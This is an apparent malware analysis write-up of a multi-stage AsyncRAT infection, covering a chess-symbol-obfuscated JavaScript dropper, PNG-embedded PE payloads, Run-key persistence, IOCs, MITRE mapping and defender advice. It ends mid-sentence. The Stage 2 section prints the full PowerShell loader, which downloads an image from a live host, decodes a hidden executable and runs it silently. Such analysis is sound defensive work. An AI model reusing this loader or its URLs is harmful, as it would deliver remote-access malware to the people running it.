AsyncRAT
Scenario
A multi-stage AsyncRAT infection is submitted for analysis. The chain spans an obfuscated JavaScript dropper, two steganographically embedded PE payloads hidden inside PNG images, and a .NET loader that establishes persistence. The goal is to trace every stage, extract and hash each payload, and identify the persistence mechanism.
Methodology
Stage 1 — JavaScript Deobfuscation
The initial file is a .js dropper. Opening it reveals classic array-shuffle obfuscation — the string array is reordered at runtime to reconstruct the real code, making static reading useless without first resolving the shuffle.
Pasting the script into deobfuscator.io resolves the array order and produces readable code.

Inside the deobfuscated output, the real payload is still encoded. The encoding uses chess Unicode symbols as a substitution alphabet. The CyberChef recipe to decode it:
- Find/Replace — swap chess symbols →
b - Reverse
- From Base64

This produces the main PowerShell blob and surfaces a variable called $Codigo that holds the obfuscated code — reconstructed from a reversed split join pattern: (nioj.)(esrever.)''(tilps."$Codigo = '".
Stage 2 — Steganographic PNG Payload
The decoded PowerShell performs the actual staging work:
$imageUrl = 'https://gcdnb.pbrd.co/images/rYspxkzT3K6k.png';
$webClient = New-Object System.Net.WebClient;
$imageBytes = $webClient.DownloadData($imageUrl);
$imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);
$startFlag = '<<BASE64_START>>';
$endFlag = '<<BASE64_END>>';
$startIndex = $imageText.IndexOf($startFlag);
$endIndex = $imageText.IndexOf($endFlag);
$startIndex += $startFlag.Length;
$base64Length = $endIndex - $startIndex;
$base64Command = $imageText.Substring($startIndex, $base64Length).ToCharArray();
[array]::Reverse($base64Command);
$base64Command = -join $base64Command;
$commandBytes = [System.Convert]::FromBase64String($base64Command);
$tempExePath = [System.IO.Path]::GetTempPath() + [System.Guid]::NewGuid().ToString() + ".exe";
[System.IO.File]::WriteAllBytes($tempExePath, $commandBytes);
powershell.exe -windowstyle hidden -executionpolicy bypass -NoProfile -command $tempExePath
The script downloads a PNG, reads it as text, locates the <<BASE64_START>> / <<BASE64_END>> delimiters, reverses the substring, Base64-decodes it, writes the result to a randomly named .exe in %TEMP%, and executes it silently. The PNG is functioning as a carrier — the image is valid, but a reversed Base64-encoded PE has been appended after the image data.


Extracting the embedded blob via the hex viewer and running it through CyberChef (Reverse → From Base64) produces the Stage 2 PE.

MD5: C1AA076CA869A7520CA2E003B7C02AB3
Stage 2 Analysis — dnSpy
Opening the extracted PE (yest.exe) in dnSpy shows a .NET binary with additional obfuscation — strings are passed through Strings.StrReverse() calls before use, meaning they’re stored reversed in the binary and only reconstructed at runtime.

The persistence mechanism is visible in the decompiled code:
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(
    Strings.StrReverse("nuR\\noisreVtnerruC\\swodniW\\tfosorciM\\ERAWTFOS"), true);
Reversing nuR\\noisreVtnerruC\\swodniW\\tfosorciM\\ERAWTFOS in CyberChef:

SOFTWARE\Microsoft\Windows\CurrentVersion\RunThe malware writes itself to HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run for user-level persistence — no elevation required.
The Stage 3 URL is also stored reversed:
string address = Strings.StrReverse(
    "gnp.sYrRgnE1MG3L/segami/oc.drbp.bndcg//:sptth/_fi15123110704202/bew/gro.evihcra.bew//:sptth");
Reversed:

https://web.archive.org/web/20240701132151if_/https://gcdnb.pbrd.co/images/L3GM1EngRrYs.pngThe attacker is using the Wayback Machine as a delivery proxy — hosting the payload on a legitimate archival service to blend into traffic and avoid domain-based blocking.
Stage 3 — Second Steganographic PNG
Fetching the Stage 3 URL and inspecting the file confirms the same steganographic structure — a PNG with a reversed Base64-encoded PE appended between <<BASE64_START>> / <<BASE64_END>> delimiters.

The same CyberChef recipe (Reverse → From Base64) extracts the Stage 3 PE.
md5sum stage3.exe3c63488040bb51090f2287418b3d157d stage3.exeAttack Summary
| Phase | Action |
|---|---|
| Delivery | Obfuscated JS dropper with chess symbol substitution + array shuffle |
| Deobfuscation | $Codigo variable holds reversed Base64 PowerShell blob |
| Stage 2 Download | PNG fetched from gcdnb.pbrd.co with embedded reversed Base64 PE |
| Stage 2 Execution | PE written to %TEMP%\<GUID>.exe, executed silently |
| Persistence | HKCU\...\Run registry key set via reversed string in .NET binary |
| Stage 3 Download | Second PNG fetched via Wayback Machine proxy, same stego structure |
| Stage 3 Extraction | Reversed Base64 PE extracted, MD5 3c63488040bb51090f2287418b3d157d |
IOCs
| Type | Value |
|---|---|
| URL (Stage 2 PNG) | hxxps[://]gcdnb[.]pbrd[.]co/images/rYspxkzT3K6k[.]png |
| URL (Stage 3 PNG) | hxxps[://]web[.]archive[.]org/web/20240701132151if_/hxxps[://]gcdnb[.]pbrd[.]co/images/L3GM1EngRrYs[.]png |
| Hash (Stage 2 PE) | MD5: C1AA076CA869A7520CA2E003B7C02AB3 |
| Hash (Stage 3 PE) | MD5: 3c63488040bb51090f2287418b3d157d |
| Persistence Key | HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run |
| Steganography Marker | <<BASE64_START>> / <<BASE64_END>> |
MITRE ATT&CK
| Technique | ID | Description |
|---|---|---|
| PowerShell | T1059.001 | PowerShell used to download, decode, and execute each stage |
| Obfuscated Files or Information: Fileless Storage | T1027.010 | PE payloads embedded in PNG files using Base64 steganography |
| Obfuscated Files or Information | T1027 | JS array shuffle, chess symbol substitution, reversed strings in .NET binary |
| Boot or Logon Autostart: Registry Run Keys | T1547.001 | HKCU Run key set for persistence |
| Ingress Tool Transfer | T1105 | Stage 2 and Stage 3 PEs downloaded from remote URLs at runtime |
| Deobfuscate/Decode Files or Information | T1140 | Reverse + Base64 decoding chain used at each stage to reconstruct payloads |
Defender Takeaways
Steganography detection at the perimeter — Standard AV and proxy controls won’t flag a valid PNG. Inspecting downloaded image files for non-image data appended after the EOF marker, or alerting on large image downloads followed immediately by process spawns from 